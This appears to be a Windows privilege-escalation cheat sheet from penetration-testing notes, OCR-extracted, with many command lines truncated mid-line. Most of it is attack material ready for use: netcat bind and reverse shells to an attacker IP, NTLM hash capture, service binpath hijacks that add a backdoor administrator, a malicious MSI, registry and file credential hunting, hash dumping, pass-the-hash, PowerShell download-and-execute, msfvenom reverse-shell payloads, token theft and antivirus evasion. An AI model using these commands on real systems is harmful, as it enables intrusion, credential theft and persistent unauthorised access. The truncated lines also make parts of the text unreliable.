




Windows



MindMap

coggle
made for free at coggle.it



MindMap for PE

Useful commands

```
http://www.handgrep.se/repository/cheatsheets/postexploitation/WindowsPost-Exploita
```

```
https://github.com/emilyanncr/Windows-Post-Exploitation
```

Credential reuse

Sometimes a user that you have the credentials for is also the administrator on the system, but uses the same password for both accounts. So never forget to try passwords when you have the chance. Just don't overdo it so you trigger some lockout mechanism and get detected.

Try the obvious - Maybe the user is SYSTEM or is already part of the Administrator group. As you can see from the output of the three commands below the username is *hacker*, he is part of the

- whoami
- net localgroup administrator
- net user "%username%"

```
C:\WINDOWS\system32\cmd.exe

C:\Users\hacker>whoami
desktop-jm801bp\hacker

C:\Users\hacker>net localgroup administrators
Alias name     administrators
Comment       Administrators have complete and unrestricted access to the computer/domain

Members
-----
Administrator
hacker
The command completed successfully.

C:\Users\hacker>net user hacker
User name      hacker
Full Name
Comment
User's comment
Country/region code  000 (System Default)
Account active      Yes
Account expires      Never

Password last set    8/10/2018 11:25:05 AM
Password expires     Never
Password changeable  8/10/2018 11:25:05 AM
Password required    Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon          8/10/2018 11:25:23 AM

Logon hours allowed  All

Local Group Memberships  *Administrators      *Users
Global Group memberships *None
The command completed successfully.

C:\Users\hacker>
```

<https://github.com/chryzsh/practical-hacking/blob/master/part-4-privilege-escalation.md>

Bind cmd to a port:

```
nc.exe -Lp 31337 -vv -e cmd.exe
```



Reverse shell:

```
nc.exe attacker_ip attacker_port -e cmd.exe
```



To capture NTLM hash

Spin up smbserver.py and connect via smb to your server on kali. ie smbclient -L //\$kali\$ip

```
1 /usr/share/doc/python-impacket/examples/smbserver.py -smb2support test .
2 Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation
3
4 [*] Config file parsed
5 [*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
6 [*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
```



```
10 [*] Incoming connection (vnc@hmp.port)
11 [*] AUTHENTICATE_MESSAGE (MicrosoftAccount\emailhere@gmail.com,DESKTOP-12345A)
12 [*] User emailhere@gmail.com\DESKTOP-123456A authenticated successfully
13 [*]emailhere@gmail.com::MicrosoftAccount:aad3c435b514a4eeaad3b935b51304fec46b9e58
14
```

System info

Finding installed software, running processes, bind ports, and OS version might be critical to identify the right EoP vector.

Find installed patches, architecture, OS version

```
systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
```



Get exact OS version

```
type C:/Windows/system32/eula.txt
```



Hostname

Environment

```
set
```



List open connections

```
netstat -atn
```



Network information

```
ipconfig /all & route print & arp -a
```



Information about a Users & Administrator

Find current user.

```
echo %username%
```



List all users

```
net users
```



Firewall information

```
1 netsh firewall show state  
2 netsh firewall show config
```



List scheduled tasks

```
schtasks /query /fo LIST /v
```



List windows services

```
net start
```



```
wmic service list brief
```



Incorrect permissions in services

A service running as Administrator/SYSTEM with incorrect file permissions might allow PE. You can replace the binary, restart the service and get system.

We are interested in services where permissions are: **BUILTIN\Users** with **(F)** or **(C)** or **(M)** for our group. More info about permissions:

<https://msdn.microsoft.com/en-us/library/bb727008.aspx>



Common exploitation payloads involve: Replacing the affecting binary with a reverse shell or a command that creates a new user and adds it to the Administrator group. Replace the affected service with your payload and and restart the service running:

```
1 wmic service NAMEOFSERVICE call startservice
2 net stop [service name] && net start [service name]
```



```
sc start/stop serviceName
```




```
sc query state= all | findstr "SERVICE_NAME:" >> a & FOR /F "tokens=2 delims= " %i
```

The following commands will print the affected services:

```
1 for /f "tokens=2 delims=''" %a in ('wmic service list full^|find /i "pathname" |  
2 for /f eol^="^" delims^="^" %a in (c:\windows\temp\permissions.txt) do cmd.exe /c
```

If wmic is not available we can use sc.exe:

```
1 sc query state= all | findstr "SERVICE_NAME:" >> Servicenames.txt  
2 FOR /F %i in (Servicenames.txt) DO echo %i  
3 type Servicenames.txt  
4 FOR /F "tokens=2 delims= " %i in (Servicenames.txt) DO @echo %i >> services.txt  
5 FOR /F %i in (services.txt) DO @sc qc %i | findstr "BINARY_PATH_NAME" >> path.txt
```

You can also manually check each service using cacls:

```
cacls "C:\path\to\file.exe"
```

Windows XP SP1 is known to be vulnerable to PE in **upnphost**. You get Administrator with:

```
1 sc config upnphost binpath= "C:\Inetpub\wwwroot\nc.exe YOUR_IP 1234 -e C:\WINDOWS
2 sc config upnphost obj= ".\LocalSystem" password= ""
3 sc qc upnphost
```

If it fails because of a missing dependency, run the following:

```
1 sc config SSDPSRV start= auto
2 net start SSDPSRV
3 net start upnphost
```

Or remove the dependency:

```
sc config upnphost depend= ""
```

Using meterpreter:

```
exploit/windows/local/service_permissions
```

is needed:

<https://web.archive.org/web/20080530012252/http://live.sysinternals.com/accesschk.exe>

```
1 accesschk.exe -uwcqv "Authenticated Users" * /accepteula
2 accesschk.exe -qdw "Authenticated Users" C:\Windows\ /accepteula
3 accesschk.exe -qdw Users C:\Windows\
```

Then query the service using Windows sc:

```
sc qc <vulnerable service name>
```

Then change the binpath to execute your own commands (restart of the service will most likely be needed):

```
1 sc config <vuln-service> binpath= "net user backdoor backdoor123 /add"
2 sc stop <vuln-service>
3 sc start <vuln$ -service>
4 sc config <vuln-service> binpath= "net localgroup Administrators backdoor /add"
5 sc stop <vuln-service>
```

```
1 sc config <vuln-service> binPath= "c:\inetpub\wwwroot\runmsf.exe" depend= "" star
2 sc start <vuln-service>
```

Find unquoted paths

If we find a service running as SYSTEM/Administrator with an unquoted path and spaces in the path we can hijack the path and use it to elevate privileges. This occurs because windows will try, for every white space, to find the binary in every intermediate folder.

For example, the following path would be vulnerable:



C:\Program Files\something\winamp.exe



Not vulnerable

Obtain the path of the executable called by a Windows service (good for checking Unquoted Paths):

```
sc query state= all | findstr "SERVICE_NAME:" >> a & FOR /F "tokens=2 delims= " %i
```

We could place our payload with any of the following paths:

```
C:\winamp.exe (this is a reverse shell with the same names as legal program)
```

The following command will display affected services:

```
wmic service get name,displayname,pathname,startmode |findstr /i "Auto" |findstr /-
```

Check Permissions

We might even be able to override the service executable, always check out the permissions of the service binary:

you can automate with meterpreter:

```
exploit/windows/local/trusted_service_path
```



PowerUp

PowerUp is an extremely useful script for quickly checking for obvious paths to privilege escalation on Windows. It is not an exploit itself, but it can reveal vulnerabilities such as administrator password stored in registry and similar. We shamelessly use [harmj0y's guide](#) as reference point for the following guide. Some basic knowledge about how to import Powershell modules and used them is required.

Import the PowerUp module with the following:

```
PS C:\> Import-Module PowerUp.ps1
```

If you want to invoke everything without touching disk, use something like this:

```
C:\> powershell -nop -exec bypass -c "IEX (New-Object  
Net.WebClient).DownloadString('http://bit.ly/1mK64oH'); Invoke-AllChecks"
```

```
findstr /s /C:"stringtosearchfor.txt" "C:*"
```

We might sometimes find passwords in arbitrary files, you can find them running:

```
1 findstr /si password *.txt
2 findstr /si password *.xml
3 findstr /si password *.ini
```



Find all those strings in config files.

```
dir /s *pass* == *cred* == *vnc* == *.config*
```



Find all passwords in all files.

```
findstr /spin "password" *.*
```



```
findstr /spin "password" *.*
```



These are common files to find them in. They might be base64-encoded. So look out for that.

```
4 type %WINDIR%\Panther\Unattend\Unattended.xml
5 type %WINDIR%\Panther\Unattended.xml
```

```
1 dir c:*vnc.ini /s /b
2 dir c:*ultravnc.ini /s /b
3 dir c:\ /s /b | findstr /si *vnc.ini
```

Stuff in the registry:

```
1 reg query HKLM /f password /t REG_SZ /s
2 reg query HKCU /f password /t REG_SZ /s
3 reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"
4 reg query "HKLM\SYSTEM\Current\ControlSet\Services\SNMP"
5 reg query "HKCU\Software\SimonTatham\PuTTY\Sessions"
6 reg query HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4 /v password
```

Using meterpreter:

```
1 post/windows/gather/credentials/gpp
2 post/windows/gather/enum_unattend
```


of username and NTLM/LM hash rather than a cleartext password.

Windows hash format:

```
user:group:id:ntlmpassword::
```

You can do a hash dump in the affected system running:

```
1 wce32.exe -w
2 wce64.exe -w
3 fgdump.exe
```

Download and run fgdump.exe on the target machine.

```
cd /usr/share/windows-binaries/fgdump; python -m SimpleHTTPServer 80
```

```
pth-winexe -U DOMAIN/user%hash //$ip cmd
```

or:

You can also do run as, with the hash:

Technique 1:

```
C:\Windows\System32\runas.exe /env /nopprofile /user:<username> <password> "c:\users\<username>\AppData\Local\Microsoft\Windows\CurrentVersion\Explorer\ShellFolders\Recent" &&
```

Technique 2:

```
1 secpasswd = ConvertTo-SecureString "<password>" -AsPlainText -Force
2 mycreds = New-Object System.Management.Automation.PSCredential ("<user>", $secpas
3 computer = "<hostname>"
4 [System.Diagnostics.Process]::Start("C:\users\public\nc.exe", "<attacker_ip> 4444
```

```
powershell -ExecutionPolicy Bypass -File c:\users\public\r.ps1
```

Technique 3:

```
psexec64 \\COMPUTERNAME -u Test -p test -h "c:\users\public\nc.exe -nc <attacker_ip>
```

Services only available from loopback

You can find services bind to the loopback interface that are not reachable through the network running. Look for **LISTENING/LISTEN**:

```
netstat -ano
```



Port forward using plink.exe -l root -pw mysecretpassword 192.168.0.101 -R
8080:127.0.0.1:8080

Port forward using meterpreter

```
1 portfwd add -l <attacker port> -p <victim port> -r <victim ip>
2 portfwd add -l 3306 -p 3306 -r 192.168.1.101
```



If powershell is blocked, you can download:

```
https://github.com/Ben0xA/nps
```



```
1 ./windows-exploit-suggester.py -d 2017-02-09-mssb.xls -p ms16-075
2 [*] initiating winsploit version 3.2...
3 [*] database file detected as xls or xlsx based on extension
4 [*] searching all kb's for bulletin id MS16-075
5 [+] relevant kbs ['3164038', '3163018', '3163017', '3161561']
6 [*] done
```



In March 2017 Microsoft stopped maintaining the security bulletin search. This means the Windows Exploit Suggester database will not include any vulnerabilities or exploits found after that date. Still, this tool can still be very useful on older systems.

Compile windows exploit in linux:

```
i686-w64-mingw32-gcc 18176.c -lws2_32 -o 18176.exe
```

Compiling python scripts to executables:

```
wine ~/.wine/drive_c/Python27/Scripts/pyinstaller.exe --onefile 18176.py
```

Windows Installer Package Files (MSI) with elevated (SYSTEM) permissions.

Check if these 2 registry values are set to "1" reg query

HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

```
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
```

If they are, create your own malicious msi:

```
msfvenom -p windows/adduser USER=backdoor PASS=backdoor123 -f msi -o evil.msi
```

Then use msixec on victim to execute your msi:

```
msiexec /quiet /qn /i C:\evil.msi
```

Metasploit module:

```
use exploit/windows/local/always_install_elevated
```

Vulnerable drivers

Third party drivers might contain vulnerabilities, find them running:

```
DRIVERQUERY
```



Kernel vulnerabilities

Run exploit suggester against systeminfo:



Don't rely on this - there are a lot of false positive! This is generally a last resort.

```
https://github.com/GDSSecurity/Windows-Exploit-Suggester/blob/master/windows-explo-
```

Find installed paths:

```
wmic qfe get Caption,Description,HotFixID,InstalledOn
```



Comprehensive tables of vulnerabilities below:

```
1  [+] Windows vulnerabilities:
```



```
2
```

```
3  Windows XP:
```

4 CVE-2012-4349	Unquoted windows search path - Windows provides the capability to search for files and folders using wildcards in the search path.
5 CVE-2011-1345	Internet Explorer does not properly handle objects in memory, which could allow an attacker to execute arbitrary code or cause a denial of service.
6 CVE-2010-3138	EXPLOIT-DB 14765 - Untrusted search path vulnerability - all versions of Windows XP are affected.
7 CVE-2011-5046	EXPLOIT-DB 18275 - GDI in windows does not properly validate the size of the buffer used to store the device name, which could allow an attacker to execute arbitrary code or cause a denial of service.
8 CVE-2002-1214	ms02_063_pptp_dos - exploits a kernel based overflow when sending a specially crafted packet to the PPTP service.
9 CVE-2003-0352	ms03_026_dcom - exploits a stack buffer overflow in the RPCSS service.
10 CVE-2003-0533	MS04-011 - ms04_011_lsass - exploits a stack buffer overflow in the Local Security Authority (LSASS) service.
11 CVE-2003-0719	ms04_011_pct - exploits a buffer overflow in the Microsoft Word 2003.
12 CVE-2010-3970	ms11_006_createsizeddibsection - exploits a stack-based buffer overflow in the Windows XP.
13 CVE-2010-3147	EXPLOIT-DB 14745 - Untrusted search path vulnerability in Windows XP.
14 CVE-2003-0812	ms03_049_netapi - exploits a stack buffer overflow in the NetAPI service.
15 CVE-2003-0818	ms04_007_killbill - vulnerability in the bit string decoding function in the Windows XP.
16 CVE-2003-0822	ms03_051_fp30reg_chunked - exploit for the chunked encoding in the Windows XP.

```

20 CVE-2014-4114 ms14_000_sandworm - exploits a vulnerability found in window
21 CVE-2015-0016 ms15_004_tswbproxy - abuses a process creation policy in In
22 CVE-2014-4113 ms14_058_track_popup_menu - exploits a NULL Pointer Dereference
23 CVE-2010-3227 EXPLOIT-DB - Stack-based buffer overflow in the UpdateFrameT
24 CVE-2018-8494 remote code execution vulnerability exists when the Microsof
25 CVE-2010-2744 EXPLOIT-DB 15894 - kernel-mode drivers in windows do not pro
26 CVE-2010-0017 ms10_006_negotiate_response_loop - exploits a denial of serv
27 CVE-2010-0232 ms10_015_kitrap0d - create a new session with SYSTEM privile
28 CVE-2010-2550 ms10_054_queryfs_pool_overflow - exploits a denial of servic
29 CVE-2010-2568 ms10_046_shortcut_icon_dllloader - exploits a vulnerability
30
31 Windows 8:
32 CVE-2013-0008 ms13_005_hwnd_broadcast - attacker can broadcast commands fr
33 CVE-2013-1300 ms13_053_schlamperei - kernel pool overflow in Win32k - loca
34 CVE-2013-3660 ppr_flatten_rec - exploits EPATHOBJ::pprFlattenRec due to th
35 CVE-2013-3918 ms13_090_cardspacesigninhelper - exploits CardSpaceClaimColl
36 CVE-2013-7331 ms14_052_xmldom - uses Microsoft XMLDOM object to enumerate
37 CVE-2014-6324 ms14_068_kerberos_checksum - exploits the Microsoft Kerberos
38 CVE-2014-6332 ms14_064_ole_code_execution - exploits the Windows OLE Auto
39 CVE-2014-6352 ms14_064_packager_python - exploits Windows Object Linking a
40 CVE-2015-0002 ntapphelpcachecontrol - NtApphelpCacheControl Improper Autho
41
42 Windows 10:
43 CVE-2015-1769 MS15-085 - Vulnerability in Mount Manager - Could Allow Elev
44 CVE-2015-2426 ms15_078_atmfd_bof MS15-078 - exploits a pool based buffer o
45 CVE-2015-2479 MS15-092 - Vulnerabilities in .NET Framework - Allows Elevat

```



```
49 CVE-2015-2441 MS15-091 - vulnerabilities exist when Microsoft Edge improper
50 CVE-2015-0057 exploits GUI component of Windows namely the scrollbar eleme
51
52 Windows Server 2003:
53 CVE-2008-4114 ms09_001_write - exploits a denial of service vulnerability
54 CVE-2008-4250 ms08_067_netapi - exploits a parsing flaw in the path canon
55 CVE-2017-8487 allows an attacker to execute code when a victim opens a spe
```

<https://github.com/SecWiki/windows-kernel-exploits>

Windows version map

Operating System	Version Number
Windows 1.0	1.04
Windows 2.0	2.11
Windows 3.0	3
Windows NT 3.1	3.10.528
Windows for Workgroups 3.11	3.11
Windows NT Workstation 3.5	3.5.807
Windows NT Workstation 3.51	3.51.1057
Windows 95	4.0.950
Windows NT Workstation 4.0	4.0.1381

15	Windows 2000 Professional	5.0.2195
16	Windows XP	5.1.2600
17	Windows Vista	6.0.6000
18	Windows 7	6.1.7600
19	Windows 8.1	6.3.9600
20	Windows 10	10.0.10240

Automated tools

Powersploit

PowerSploit is a collection of Microsoft PowerShell modules that can be used to aid penetration testers during all phases of an assessment

```
1 https://github.com/PowerShellMafia/PowerSploit
2 Get-GPPPassword
3 Get-UnattendedInstallFile
4 Get-Webconfig
5 Get-ApplicationHost
6 Get-SiteListPassword
7 Get-CachedGPPPassword
```



Reverse Shell from Windows

If there's a way, we can execute code from windows, we may try

- Uploading ncat and executing it
- Powershell Empire/ Metasploit Web-Delivery Method
- Invoke-Shellcode (from powersploit) see below

```
Powershell.exe -NoP -NonI -W Hidden -Exec Bypass IEX (New-Object Net.WebClient).DownloadFile('http://10.10.10.10:8080/ncat.exe', 'C:\Windows\System32\ncat.exe')
```

Metasploit

```
1 post/windows/gather/credentials/gpp
2 post/windows/gather/enum_unattend
```

```
1 getsystem
2 getprivs
3 use priv
4 hashdump
```

```
1 use incognito
2 list_tokens -u
3 list_tokens -g
4 impersonate_token DOMAIN_NAME\\USERNAME
5 steal_token PID
6 drop_token
7 rev2self
```



Useful commands

Add a new user

```
1 net user test 1234 /add
2 net localgroup administrators test /add
```



Print files contents:

```
type file
```



Remove file

Change password for user.

```
net user <user> <password>
```



List users:

```
net user
```



Info about a user:

```
net user <username>
```



Permissions on a folder recursively:

```
cacls *.* /t /e /g domainname\administrator:f
```



Enable RDP access

```
1 reg add "hkln\system\currentcontrolset\control\terminal server" /f /v fDenyTSConn
2 netsh firewall set service remoteadmin enable
3 netsh firewall set service remotedesktop enable
```

Disable firewall

```
netsh firewall set opmode disable
```

Run exploit

```
C:\tmp>powershell -ExecutionPolicy Bypass -command "& { . C:\tmp\Invoke-MS16-032.ps
```

JAWS

```
https://411hall.github.io/JAWS-Enumeration/
```

incorrect permissions

```
exploit/windows/local/service_permissions
```



Other scripts

```
1 https://github.com/GDSSecurity/Windows-Exploit-Suggester
2 https://github.com/Jean13/Penetration_Testing/blob/master/Privilege_Escalation/wi
```



Generate php reverse shell:

```
1 msfvenom -p php/reverse_php LHOST=<Your IP Address> LPORT=<Your Port to Connect>
2 msfvenom -p php/meterpreter/reverse_tcp LHOST=<attacker_ip> -o meterpreter.php
3 msfvenom -p generic/shell_reverse_tcp LHOST=<attacker_ip> LPORT=4444 -f php -o sh
```



Others

Generate shellcode to use within a perl exploit:

```
msfvenom -p linux/x86/shell/reverse_tcp LHOST=<attacker_ip> LPORT=443 -f perl -b \x00
```

Raw payload:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<attacker_ip> LPORT=4444 -f raw
```

Js payload:

```
msfvenom -p linux/x86/shell_reverse_tcp LHOST=<attacker_ip> LPORT=443 -f js_le
```

Handling reverse shell using meterpreter:

```
1 use exploit/multi/handler
2 set lport 1234
3 set lhost <attacker_ip>
4 set payload windows/shell/reverse_tcp
```


Other payloads.

```
1 set PAYLOAD windows/meterpreter/reverse_tcp
2 set PAYLOAD generic/shell_reverse_tcp
3 set PAYLOAD linux/x86/meterpreter/reverse_tcp
```



Privilege escalation

```
1 getsystem
2 hashdump
```



Useful exploits

Automatically downloads and compiles exploit

```
wget https://raw.githubusercontent.com/wwong99/pentest-notes/master/scripts/xploit_
```



```
USAGE: xploit_installer.py <exploit id>
```



```
1 0: windows_exploit_suggester
2 1: ms03-026
3 2: ms03-039 (1)
4 3: ms03-039 (2)
5 4: *ms03-049
6 5: ms04-007
7 6: ms04-011 - ssl bof
8 7: ms04-011 - lsasrv.dll
9 8: ms04-031
10 9: ms05-017
11 10: ms05-039
12 11: *ms06-040 (1)
13 12: ms06-040 (2)
14 13: ms06-070
15 14: *ms08-067 (1)
16 15: ms08-067 (2)
17 16: ms08-067 (3)
18 17: *ms09-050
```



Windows Local Exploits:

```
1 18: windows-privesc-check
2 19: ms04-011
```



```
6 23: ms04-020
7 24: *keybd_event
8 25: *ms05-018
9 26: *ms05-055
10 27: ms06-030
11 28: ms06-049
12 29: print spool service
13 30: *ms08-025
14 31: netdde
15 32: ms10-015
16 33: ms10-059
17 34: ms10-092
18 35: ms11-080
19 36: ms14-040
20 37: *ms14-058 (1)
21 38: ms14-058 (2)
22 39: *ms14-070 (1)
23 40: ms14-070 (2)
24 41: *ms15-010 (1)
25 42: *ms15-010 (2)
26 43: ms15-051
27 44: *ms16-014
28 45: ms16-016
29 46: ms16-032
```

Windows Server 2003 and IIS 6.0 privilege escalation using impersonation:

<https://www.exploit-db.com/exploits/6705/>



<https://github.com/Re4son/Churrasco>



```
1 c:\Inetpub>churrasco
2 churrasco
3 /churrasco/-->Usage: Churrasco.exe [-d] "command to run"
4
5 c:\Inetpub>churrasco -d "net user /add <username> <password>"
6 c:\Inetpub>churrasco -d "net localgroup administrators <username> /add"
```



Windows MS11-080

<http://www.exploit-db.com/exploits/18176/>

```
python pyinstaller.py --onefile ms11-080.py
```



```
psexec.exe -i -s %SystemRoot%\system32\cmd.exe
```



```
https://github.com/Cn33liz/EasySystem
```



AV bypass

Generating a mutated binary to bypass antiviruses

```
wine hyperion.exe ../backdoor.exe ../backdoor_mutation.exe
```



Access Check

You will probably need to accept the eula first:

```
accesschk.exe /accepteula
```





if you capture a hash - put it into Google someone might have cracked it before

NTLM and LM passwords are located in the SAM file in **C:\\Windows\\SYSTEM32\\CONFIG**

LAN Manager (LM): Windows XP and prior use LAN manager protocol. Uses DES but the key space is small (only uppercase, not salted, 14 chars or padded to 14).

NTLM/NTLM2: It does not split the password, also stored in uppercase

Kerberos: Default protocol for active directory envs. PoCs

Add user to administrator group

```
1  #include <stdlib.h>
2  int main ()
3  {
4      int i;
5      i = system("net localgroup administrators theusername /add");
6      return 0;
7  }
```



Run an arbitrary command.

```
echo -e '#include <stdio.h>\n#include <main () {\nsystem("C:\\Users\\Administrator
```

Print proof

```
echo. & echo. & echo whoami: & whoami 2> nul & echo %username% 2> nul & echo. & echo
```



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